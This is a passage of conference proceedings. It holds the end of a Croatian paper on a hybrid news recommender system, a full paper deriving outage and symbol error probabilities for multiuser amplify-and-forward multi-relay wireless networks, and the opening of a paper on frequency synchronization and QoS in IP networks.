Još jedan primjer preporuke temeljene na suradnji je popularni sustav za preporučivanje glazbe Last.fm [4]. On stvara „stanicu“ preporučenih pjesama promatrajući koje grupe i pojedinačne pjesme korisnik redovno sluša te uspoređujući te informacije sa slušalačkim navikama drugih korisnika.

Društvene mreže kao što su Facebook, MySpace te LinkedIn koriste metodu temeljenu na suradnji za preporučivanje novih prijatelja, grupa i ostalih društvenih veza.

Pandora Radio je još jedan popularni sustav za preporučivanje glazbe i on je primjer preporuke prema sadržaju [4]. On koristi neke karakteristike pjesme ili izvođača kako bi stvorio „stanicu“ koja svira sličnu glazbu. Korisnikova povratna informacija služi za poboljšanje i prilagođavanje rezultata preporuke.

Također postoji veliki broj sustava koji koriste metodu temeljenu na sadržaju a pružaju preporuku filmova, kao što su Rotten Tomatoes ili Internet Movie Database [4].

Neflix [6] je primjer hibridnog sustava preporuke jer daje preporuke usporedbom navika gledanja sličnih korisnika kao i nudeći filmove koji imaju slične karakteristike s filmovima koje je korisnik visoko ocijenio.

VI. ZAKLJUČAK

U ovom radu opisan je RecomNews, sustav weba za preporučivanje novinskih članaka uporabom hibridnog pristupa preporučivanja, koji je kombinacija preporučivanja temeljenog na sadržaju i preporučivanja temeljenog na suradnji. Preporučivanje temeljeno na sadržaju preporučuje objekte slične onima koje je korisnik koristio u prošlosti dok preporučivanje temeljeno na suradnji preporučuje objekte na temelju ocjena drugih korisnika sličnih interesa.

RecomNews aktivno prikuplja novinske članke s dva različita informacijska portala te ih u prilagođenom obliku sprema u indeks. Svi članci koje je korisnik pogledao spremaju se u bazu i oni se koriste za stvaranje korisničkog profila. Korisniku se kod svakog pogleda na članak nudi mogućnost njegova ocjenjivanja. Rezultat preporuke sustava za preporučivanje sastoji se od članaka koji su najrelevantniji u usporedbi s korisničkim profilom te od članaka koje su drugi korisnici najbolje ocijenili.

Iako opisani sustav nije testiran na većem korisničkom uzorku, može se reći da on uspješno preporučuje novinske članke kombinirajući dva pristupa preporučivanja u isporuci rezultata preporuke.

Kako bi se sustav u budućnosti unaprijedio treba provesti testiranje na većoj grupi korisnika te njihove povratne informacije iskoristiti za moguća poboljšanja, uvođenje nekih novih značajki ili eventualnu promjenu algoritama pomoću kojih se preporuka odvija.

ZAHVALA

Prikazani rezultati proizašli su dijelom iz znanstvenog projekta "Isporuka sadržaja i pokretljivost korisnika i usluga u mrežama nove generacije" provođenog uz potporu Ministarstva znanosti, obrazovanja i športa Republike Hrvatske.

LITERATURA

[1] G. Adomavicius and A. Tuzhilin, “ Toward the Next Generation of Recommender Systems: A Survey of the State-of-the-Art and Possible Extensions,” “, IEEE Trans. on Knowl. and Data Eng, vol. 17, no. 6, pp. 734–749, lipanj 2005.

[2] About Informa, 07.01.2007., http://informa.sourceforge.net

[3] M. McCandless, E. Hatcher, and O. Gospodnetić, “ Lucene in action, second edition,” Stamford, Manning Publications Co., 2010.

[4] Recommender system, 28.01.2012., Wikipedia, The Free Encyclopedia, http://en.wikipedia.org/wiki/Recommender_system

[5] Amazon.com, 11.02.2012., Wikipedia, The Free Encyclopedia, http://en.wikipedia.org/wiki/Amazon.com

[6] Netflix, 12.02.2012., Wikipedia, The Free Encyclopedia, http://en.wikipedia.org/wiki/Netflix

[7] K. Rožanković, Aplikacija weba za preporučivanje novinskih članaka, diplomski rad br. 150, Zagreb : Fakultet elektrotehnike i računarstva, lipanj 2011, 37 str.

NETWORK PERFORMANCE

Performance Analysis of Multiuser Diversity in Multiuser Two-Hop Amplify and Forward Cooperative Multi-Relay Wireless Networks

Mamoun F. Al-Mistarihi*, Ashraf Sharaqa* , Rami Mohaisen*, Omar Abu-Alnadi*, and Hani Abu-Seba*
* Jordan University of Science and Technology/ Electrical Engineering Department, Irbid, Jordan
mistarihi@just.edu.jo, elengashraf@yahoo.com, rami.fayez@hotmail.com, omar.abu-alnadi@hotmail.com, haniseba@gmail.com

Abstract - To adapt for the fading impairments and to provide a higher data rates wireless systems, a new shift in the perspectives came in the form of proposing a new evolving technology such as the multiuser diversity and the cooperative wireless networks which combines the features of the (MIMO) system without confronting the physical layer constraints by providing multiple copies of the transmitted signal from the source to the destination with the help of the relay node. In this paper, we present an analysis of a two hop cooperative multi-relay communication networks, derive a tight closed form expression of outage probability and symbol error probability (SEP) for the amplify-and-forward (AF) protocol with MUD.

Keywords: Amplify-and-forward (AF), cooperative communications, multiuser diversity (MUD), two hop cooperative multi-relay network (TCMRN).

I. INTRODUCTION

In communication systems designed to use a single signal path between transmitter and receiver have high probability to suffer from fading, such techniques are used to increase the signal to noise ratio at the receiver and reduce the SEP, the overall reliability can be improved by providing multiple copies of the transmitted signal to the receiver by using multiple relay nodes [1].

Cooperative networks diversity is available at the destination by using the intermediate relay nodes between the source and the destination which help the source in relaying it's signal. Among the most commonly used schemes is the Amplify-and-forward (AF) which simply amplifies the received signal from the source and resends it to the destination. With this in mind, this is considered easy to implement as compared to the Decode and forward (DF) relaying scheme in which the relays decode the received signal, and re-transmit an encoded version to the receiver and hence the AF is much more preferable approach in wireless networks with simple relay units such as wireless sensor networks, besides that, the (AF) relying has low complexity compared to other techniques. This is based on the fact that the user will pass or go through a different fading conditions and at any given instance of time, there would be a user whose channel gain is the best among all the other users [2].

Many researches have been done on analyzing the performance of MUD in cooperative networks. In [3]–[6], the research of MUD can be considered as the extension to multiple-input–multiple-output antenna systems (MIMO) [7], [8]. The research of MUD in cooperative networks focus on network scenarios with a single source, one single destination, and M multiple relaying nodes in between, whereas, in [2] the authors extend the analysis to multi-user two-hop cooperative networks (TCRNs) with a single relaying node, one single destination, and multiple sources.

This paper extends the work of MUD in multiuser TCRNs to multiuser two-hop cooperative wireless networks with multiple relaying nodes network (TCMRNs) with multiple relays, one single destination, and multiple users (sources) and we derive tight closed form formulas of outage probability and symbol error probability (SEP) for the amplify-and-forward (AF) scheme with MUD.

The major contributions of this paper are summarized as follows:

1. A tight closed form expression of outage probability is derived for TCMRNs, which shows that the system outage probability will be reduced by a factor of $\bar{\gamma}^{2K}$ where K being the number of the available users.
2. A closed form SEP expression is obtained; from this formula, we show that diversity order of $2K$ is achieved for AF.

This paper is further presented as follows; Section II provides the system model. Section III provides the performance analysis and derived tight closed form formulas of outage probability and SEP. Results and discussion are presented in section IV. We concluded this paper in section V.

II. SYSTEM MODEL

Consider a multiuser TCMRN system with one destination, *K*-users and M-relays as illustrated in Fig. 1. Each user can communicate with the destination directly or via the relays. In this paper, we adopt the AF scheme

[9] and that the orthogonal channel access method being used in the proposed system is the time-division multiple-access (TDMA). For MUD, at the given time instant, one "best" user among all the available *K* users is elected to transmit the signal. At the destination the channel state information (CSI) is available and can properly be obtained by the virtue of using the feedback channels between the destination and the relay nodes for MUD-based scheduling.




Fig. 1 MUD in multiuser TCMRNs with *K*=3, *M*=2. The lines between any two nodes represent the communication links

At the destination, the received signal from the k-th user and from the k-th user to the m-th relay node, respectively, are formulated as follows:

$$y_d^k = \sqrt{E_k} h_{k,d} x_k + n_{k,d} \quad (1)$$

$$y_m^k = \sqrt{E_k} h_{k,m} x_k + n_{k,m} \quad (2)$$

where x_k is the user-k signal, and y_d^k and y_m^k are the k-th user's transmitted signal received at destination and m-th relaying nodes, respectively. $h_{k,d}$ and $h_{k,m}$ are the channel coefficients from the k-th user to the destination and from the k-th user to the m-th relay node, respectively. $n_{k,d}$ and $n_{k,m}$ are the additive white Gaussian noise (AWGN) with the variances being $N_{k,d}$ and $N_{k,m}$, respectively.

For the AF scheme, upon receiving the k-th user's signal, the m-th relay node sends a new signal $x_m^k = \alpha_m^k \cdot y_m^k$ to the destination. The amplification factor α_m^k is given as $\alpha_m^k = 1/\sqrt{E\{|y_m^k|^2\}}$. Through the relay node–destination link, the received signal of the k-th user at the receiver of the base station is:

$$\begin{aligned} y_d^m &= \sqrt{E_m} h_{m,d}^k x_m^k + n_{m,d}^k \\ &= \sqrt{E_m} h_{m,d}^k y_m^k \alpha_m^k + n_{m,d}^k \\ &= \sqrt{\frac{E_k E_m}{E_k |h_{k,m}|^2 + N_{k,m}}} h_{k,m} h_{m,d}^k x_k + \tilde{n}_{m,d}^k \end{aligned} \quad (3)$$

where $h_{m,d}^k$ is the channel coefficient between the relaying node and the destination link when relaying the source signal, $n_{m,d}^k$ is the AWGN with variance $N_{m,d}^k$, and $\tilde{n}_{m,d}^k$ is the AWGN with variance $\tilde{N}_{m,d}^k$, which is given as $\tilde{N}_{m,d}^k = N_{m,d}^k + \left(E_m |h_{m,d}^k|^2 N_{k,m} / \left(E_m |h_{m,d}^k|^2 + N_{k,m}\right)\right)$.

The received signal-to-noise ratio (SNR) at the receiver terminal of the k-th user after maximum ratio combining (MRC) at the base station can be expressed as [3], [8]:

$$\gamma_k^{AF} = \frac{|h_{k,d}|^2 E_k}{N_{k,d}} + \sum_{m=1}^{M} \frac{\frac{|h_{k,d}|^2 E_k}{N_{k,m}} \cdot \frac{|h_{m,d}^2|^2 E_m}{N_{m,d}^k}}{\frac{|h_{k,m}|^2 E_k}{N_{k,m}} + \frac{|h_{m,d}^2|^2 E_m}{N_{m,d}^k} + 1} \quad (4)$$

where $h_{m,d}$ denote the channel coefficient from the m-th relay to destination, E is the average transmission energy. In this paper we consider the case where each user has identical fading statistics, and assume that all the noise variances are equal, i.e., $N_{k,d} = N_{k,m} = N_{m,d}^k = N_0 = 1/\bar{\gamma}$, where $\bar{\gamma}$ is proportional to all the transmitted SNRs. For more simplification, when the channel is exponentially distributed, we can express the k-th user's received SNR at the destination as:

$$\gamma_k^{AF} = \alpha_k \bar{\gamma} + \sum_m \frac{\beta_{km} C_{km} \bar{\gamma}^2}{\beta_{km} \bar{\gamma} + C_{km} \bar{\gamma} + 1} \quad (5)$$

where:

$$\alpha_k = |h_{k,d}|^2 E_k, \beta_{km} = |h_{k,m}|^2 E_k, C_{km} = |h_{m,d}^k|^2 E_m$$

are the signal powers received at the destination from the k-th user, at the m-th relaying node from the k-th user, and from the intermediate relaying node to the destination, respectively.

III. PERFORMANCE ANALYSIS

In multiuser TCMRNs with MUD, and based on the fact that the CSI is available at the destination from both the relaying nodes and the source, the destination will choose the user who can achieve the largest SNR , i.e., the largest achievable system SNR is $\gamma_s^{AF} = max_k \gamma_k^{AF}$.

Thus, the achievable channel capacity of MUD for AF is given as follows [2]:

$$I_s^{AF} = \frac{1}{2} log_2(1 + \gamma_s^{AF}) = \frac{1}{2} log_2(1 + max_k \gamma_k^{AF}) \quad (6)$$

To analyze the performance of the proposed system, i.e., the outage probability and SEP, we have to provide the cumulative density function (cdf) of γ_s^{AF}.

Based on [2], the cdf of γ_s^{AF} in multiuser TCMRNs with MUD, in large average SNR systems ($\bar{\gamma} \gg 1$), can be approximated as follows:

$$F_{\gamma_s^{AF}}(\gamma) = \frac{1}{2^{KM}} \left(\frac{\gamma}{\bar{\gamma}}\right)^{2K} \prod_{k=1}^{K} \prod_{m=1}^{M} \bar{\alpha}_k (\bar{\beta}_{km} + \bar{C}_{km}) \quad (7)$$

Proof:

For the independent identically distributed RV γ_k^{AF}, the cdf of γ_s^{AF} can be calculated as:

$$\begin{aligned} F_{\gamma_s^{AF}}(\gamma) &= Pr(\gamma_s^{AF} \le \gamma) \\ &= Pr(max_k \gamma_k^{AF} \le \gamma) \\ &= \prod_{k=1}^{K} Pr\left[\left(\alpha_k\bar{\gamma} + \sum_{m=1}^{M} \frac{\beta_{km}C_{km}\bar{\gamma}^2}{\beta_{km}\bar{\gamma} + C_{km}\bar{\gamma} + 1}\right) \le \gamma\right] \\ &= \left(\frac{\gamma}{\bar{\gamma}}\right)^{2K} \prod_{k=1}^{K} \frac{Pr\left[\left(\alpha_k + \sum_{m=1}^{M} \frac{\beta_{km}C_{km}}{\beta_{km} + C_{km} + 1/\bar{\gamma}}\right) \le \gamma/\bar{\gamma}\right]}{(\gamma/\bar{\gamma})^2} \end{aligned} \quad (8)$$

According to [9, eq. (43)], for an arbitrary user *k*, it is shown that for independent exponentially RVs α_k, β_{km}, and C_{km} with means of $\bar{\alpha}_k$, $\bar{\beta}_{km}$, and $\bar{C}_{km}$, respectively, for a large achievable SNR system, there is an approximation as follows:

$$\begin{aligned} &\lim_{\bar{\gamma}\to\infty} \frac{Pr\left[\left(\alpha_k + \sum_{m=1}^{M} \frac{\beta_{km}C_{km}}{\beta_{km} + C_{km} + 1/\bar{\gamma}}\right) \le \gamma/\bar{\gamma}\right]}{(\gamma/\bar{\gamma})^2} \\ &\quad = \prod_{m=1}^{M} \frac{\bar{\alpha}_k(\bar{\beta}_{km} + \bar{C}_{km})}{2} \end{aligned} \quad (9)$$

Thus, taking (9) into (8) and for a large average SNR $\bar{\gamma}$ system, the asymptotic cdf of γ_s^{AF} for the AF protocol is written as:

$$F_{\gamma_s^{AF}}(\gamma) = \frac{1}{2^{KM}}\left(\frac{\gamma}{\bar{\gamma}}\right)^{2K} \prod_{k=1}^{K}\prod_{m=1}^{M} \bar{\alpha}_k(\bar{\beta}_{km} + \bar{C}_{km}) \quad (10)$$

Next, we will use the cdf of γ_s^{AF} to derive the outage probability and SEP of MUD in TCMRNs.

A. Outage Probability

The outage probability of AF-based multiuser TCMRN with MUD, defined as the probability that the channel capacity falls below a specified target transmission rate *R* is calculated as:

$$\begin{aligned} P_{out}^{AF} &= Pr[I_s^{AF} < R] = Pr[\gamma_s^{AF} < 2^{2R} - 1] \\ &= F_{\gamma_s^{AF}}(2^{2R} - 1) \\ &= \frac{1}{2^{KM}}\left(\frac{2^{2R} - 1}{\bar{\gamma}}\right)^{2K} \prod_{k=1}^{K}\prod_{m=1}^{M} \bar{\alpha}_k(\bar{\beta}_{km} + \bar{C}_{km}) \end{aligned} \quad (11)$$

B. Symbol Error Probability (SEP)

Generally, the conditional SEP for a specific SNR of the most commonly used signal modulation techniques, including *M*-ary quadratic-amplitude modulation (*M*-QAM), *M*-ary phase-shift keying (*M*-PSK), and *M*-ary pulse amplitude modulation (*M*-PAM), can be written as the uniform expression [10]:

$$P_s(\gamma_s) = AQ\left(\sqrt{B\gamma_s}\right) \quad (12)$$

where *A* and *B* are the specific constellation parameters [11] and {Q} is the Gaussian Q function, for certain SNR the average SEP for Rayleigh channel can be expressed as:

$$\begin{aligned} P_s^{AF} = E_{\gamma_s^{AF}}\left\{AQ\left(\sqrt{B\gamma_s^{AF}}\right)\right\} &= AE_{\gamma_s^{AF}}\left\{\left(\sqrt{B\gamma_s^{AF}}\right) < X\right\} \\ &= AE_{\gamma_s^{AF}}\left\{\gamma_s^{AF} < \frac{X^2}{B}\right\} \\ &= AE_X\left\{F_{\gamma_s^{AF}}\left(\frac{X^2}{B}\right)\right\} \end{aligned} \quad (13)$$

where:

X is a normally distributed random variable.

$E_{\gamma_s^{AF}}\{\cdot\}$ is the expectation operator applied on the distribution of γ_s^{AF}.

Using (7), (13) can be asymptotically approximated as:

$$\begin{aligned} P_s^{AF} &\approx A\int_0^{\infty} \frac{1}{2^{KM}}\left(\frac{x^2}{B\bar{\gamma}}\right)^{2K} \prod_{k=1}^{K}\prod_{m=1}^{M} \bar{\alpha}_k(\bar{\beta}_{km} + \bar{C}_{km}) \\ &\qquad \times \frac{1}{\sqrt{2\pi}} e^{-\frac{x^2}{2}} dx \\ &= \frac{A}{\sqrt{2\pi}2^{KM}(B\bar{\gamma})^{2K}} \prod_{k=1}^{K}\prod_{m=1}^{M} \bar{\alpha}_k(\bar{\beta}_{km} + \bar{C}_{km}) \\ &\qquad \times \int_0^{\infty} x^{4K} e^{-\frac{x^2}{2}} dx \\ &= \frac{A}{(B\bar{\gamma})^{2K}} \frac{[4K-1]!}{2^{K(M+2)}[2K-1]!} \prod_{k=1}^{K}\prod_{m=1}^{M} \bar{\alpha}_k(\bar{\beta}_{km} + \bar{C}_{km}) \end{aligned} \quad (14)$$

in which we use [12]

$$\int_0^{\infty} x^{2n} e^{-px^2} dx = \frac{\sqrt{(\pi/p)}(2n-1)!}{2^{2n}(n-1)!\,p^n}$$

IV. RESULTS AND DISCUSSION

We present some results based on the analysis provided in the previous section. Fig. 2 provides the outage probability for one relay with different number of users K = 1, 2, 3 and 4 respectively, as shown in the figure, P_{out} decreases rapidly as the number of users increases. For example, given outage probability of 10^{-3} when we upgrade *K* from 2 to 3 we will get a performance

enhancement of more than 3 dB which confirms the principle of multiuser diversity in cooperative relays.




Fig. 2 Outage probability vs. SNR (1 relay)

Fig. 3 shows P_{out} in case of two relays and different number of users. From the figure we can see that the system with two relays provide better performance than the one with one relay.




Fig. 3 Outage probability vs. SNR (2 relays)

Fig. 4 and Fig. 5 show the SEP performance of (QPSK) for different users using one relay and two relays respectively. We conclude that in multiuser TCMRNs, the number of users has more effect on the performance of SEP, for example, for one relay (Fig. 4), when the SEP is 10^{-3}, there is an enhancement in the performance of 6 dB when K is 2 over that when K is 1 and there is an enhancement in the performance of 2 dB when k is 3 over that when K is 2. Meanwhile, the performance gain will be reduced when the users increases, that is, as the number of the users increase, this cannot infinitely make a considerable reduction in the SEP.




Fig. 4 SEP vs. SNR for one relay




Fig. 5 SEP vs. SNR for two relays

To explain more the effect of the number of relays, Fig. 6 and Fig. 7 show the outage probability and SEP respectively, for one relay and two relays plotted on the same figures for K = 1 and 3. From the two figures we can conclude that the system with two relays provide better performance than the one with one relay. For example, for three users and for outage probability = 10^{-3} when we increase the number of relays from 1 to 2 there would be an enhancement in the performance of more than 3 dB. Also, we can conclude that in multiuser TCMRNs, the relay nodes number has a considerable effect on the performance of SEP, for example, for one user (Fig. 7), when the SEP is 10^{-3}, there would be an enhancement in the performance of more than 1.7 dB for two relays (M = 2) over that of one relay (M = 1), whereas, for three users (K = 3), there would be a performance enhancement of more than 1 dB for two relays (M = 2) over that of one relay (M = 1). Meanwhile, the relative performance gain decreases with the increase of the number of relays, that is, increasing the number of relays cannot infinitely decrease the SEP.




Fig. 6 Outage probability vs. SNR for different number of relays




Fig. 7 SEP vs. SNR for different number of relays

V. CONCLUSION

We have derived tight close form formulas of the outage probability and the symbol error probability for MUD in multiuser cooperative multi-relay system. We have *2K* diversity order (*K* number of users) and *M+1* cooperative diversity (*M* available relays and one direct path), these assumptions and derivations are valid for Rayleigh channels and for high SNR. From the results one can see that the system with multi-relays provide better performance than the one with only one relay.

REFERENCES

[1] K. J. Rayliu and A. K. Sadek, "Cooperative Communications and Networking," *Cambridge University Press*, 2009.

[2] X. Zhang, W. Wang and X. Ji, "Multiuser diversity in multiuser two hop cooperative relay wireless networks: system model and performace analysis," *IEEE Trans. Veh. Technol.*, vol. 58, pp. 1031-1036, Feb. 2009.

[3] Y. Zhao, R. Adve, and T. J. Lim, "Symbol error rate of selection amplify-and-forward relay systems," *IEEE Commun. Lett.*, vol. 10, no. 11, pp. 757–759, Nov. 2006.

[4] Y. Zhao, R. Adve, and T. J. Lim, "Improving amplify-and-forward relay networks: Optimal power allocation versus selection," in *Proc. IEEE Int.Symp. Inform. Theory*, pp. 1234–1238, Jul. 2006.

[5] Z. Yi and I.-M. Kim, "Cooperative networks with multiuser diversity," in *Proc. 23rd Biennial Symp. Commun.*, pp. 71–74, May 29–Jun. 1, 2006.

[6] X. Zhang, F. Chen, and W. Wang, "Outage probability study of multiuser diversity in MIMO transmit antenna selection systems," *IEEE Signal Process. Lett.*, vol. 14, no. 3, pp. 161–164, Mar. 2007.

[7] X. Zhang, Z. Lv, and W. Wang, "Performance analysis of multiuser diversity in MIMO systems with antenna selection," *IEEE Trans. Wireless Commun.*, vol. 7, no. 1, pp. 15–21, Jan. 2008.

[8] Y. Zhao, R. Adve, and T. J. Lim, "Improving amplify-and-forward relay networks: optimal power allocation versus selection," *IEEE Trans. Wireless Commun.*, vol. 6, no. 8, pp. 3114-3123, Aug. 2007.

[9] J. N. Laneman, D. N. C. Tse, and G. W. Wornell, "Cooperative diversity in wireless networks: Efficient protocols and outage behavior," *IEEE Trans. Inf. Theory*, vol. 50, no. 12, pp. 3062–3080, Dec. 2004.

[10] X. Zhang, F. Chen, and W. Wang, "Outage probability study of multiuser diversity in MIMO transmit antenna selection systems," *IEEE Signal Process. Lett.*, vol. 14, no. 3, pp. 161–164, Mar. 2007.

[11] J. G. Proakis, Digital Communications, 4th ed. New York: McGraw- Hill, 2001.

[12] I. S. Gradshteyn and I. M. Ryzhik, "Table of Integrals, Series, and Products," 5th ed., New York: Academic, 1994.

Impact of frequency synchronization on QoS in IP based networks

Mesud Hadzialic
Faculty of Electrical Engineering
University of Sarajevo
Sarajevo, BiH
Email: mhadzialic@etf.unsa.ba

Merim Dzaferagic
Faculty of Electrical Engineering
University of Sarajevo
Sarajevo, BiH
Email: md15312@etf.unsa.ba

Darijo Raca
Faculty of Electrical Engineering
University of Sarajevo
Sarajevo, BiH
Email: draca@etf.unsa.ba

***Abstract*—Rapid development and evolution of IP based networks had major impact on all services and their migration to Next Generation Networks (NGN) infrastructure. Frequency synchronization in this environment was one of the biggest and the most significant challenges, which has to be solved. In traditional circuit-switched networks synchronization problems have been solved using standard plesiochronous digital hierarchy (PDH) and synchronous digital hierarchy (SDH) systems. This paper describes different protocols and techniques used by real-time applications in order to achieve better synchronization degree. For testing and comparing these techniques, we developed our own application in Java programming language, for generating and sending frames through our topology created in virtual environment (MikroTik router OS). This application was also used to process the emulation results, which gave us an insight on the influence of frequency synchronization on Quality of Service (QoS). This paper also discusses an algorithm for frequency synchronization. The aim of this paper is also to compare measured results between the classical synchronization algorithm and the optimized one.**

I. Introduction

Over the past few years, NGN networks have gradually replaced traditional networks architectures (like SDH and PDH) and today, are major cornerstone in transporting data across network and offering services by Telecom operators. In the near future all network architecture will be build upon NGN concepts. Because of need to transport all traffic on IP/Ethernet some of old problems arises and should be carefully look upon and dealt with.

One of these problems is synchronization of data across network and also network elements itself. Because of the nature of packet networks new measurement techniques are required for distribution of time and frequency using packet-based methods across the network. This posses new challenges who have been looked to be resolved over the past few years in parallel with NGN evolution. New methods were developed which was the base for development of special purposes protocol for clock synchronization over packet networks, such as Network Time Protocol (NTP) and Precise Time Protocol (PTP) (IEEE 1588).

As an opposite to the traditionally timing measurements, which was a single-node measurement, synchronization measurement in packet networks is a two-node measurement requiring precision time-stamping of the packets [1]. PTP is a protocol used to synchronize clock through a computer network. This protocol provides clock accuracy, making it suitable for measurement. PTP was defined in the IEEE 1588 standard, and it describe a hierarchical master-slave architecture for clock distribution. NTP like PTP describes hierarchical master-slave architecture, but contrary to PTP where masters are pushing time to clients, clients using NTP are pulling time from server.

For the clock synchronization over various network elements there are two issues that has to be addressed. First is need of mechanism for link delay measurement, and other is PDV (Packet Delay Variation) [2]. Latency and packet delay variation are two aspects of measurement that are of interest for synchronization in packet networks. Latency could be measured either one-way or round-trip. Packet delay variation in real time applications is a bigger problem than latency, and it has a bigger influence on QoS.

Chapter II describes main features of NTP and PTP protocols.

Chapter III gives a detail explanation of used algorithm for frequency synchronization.

Chapter IV explains in detail environment in which simulation will be conducted. Chapter continues with brief explanation of implementation of described algorithm. Algorithm was implemented in Java programming language. Chapter concludes with explanation of testing scenario.

Chapter V show results obtained from simulation experiment. Simple algorithm was developed which can be used to optimize frequency deviation and results obtained by this algorithm were presented.

II. Overview of NTP and PTP protocols

NTP uses a hierarchical system for synchronization of packet switched networks. Each level of this hierarchy is labeled. This indicator tells about its distance from the reference clock.

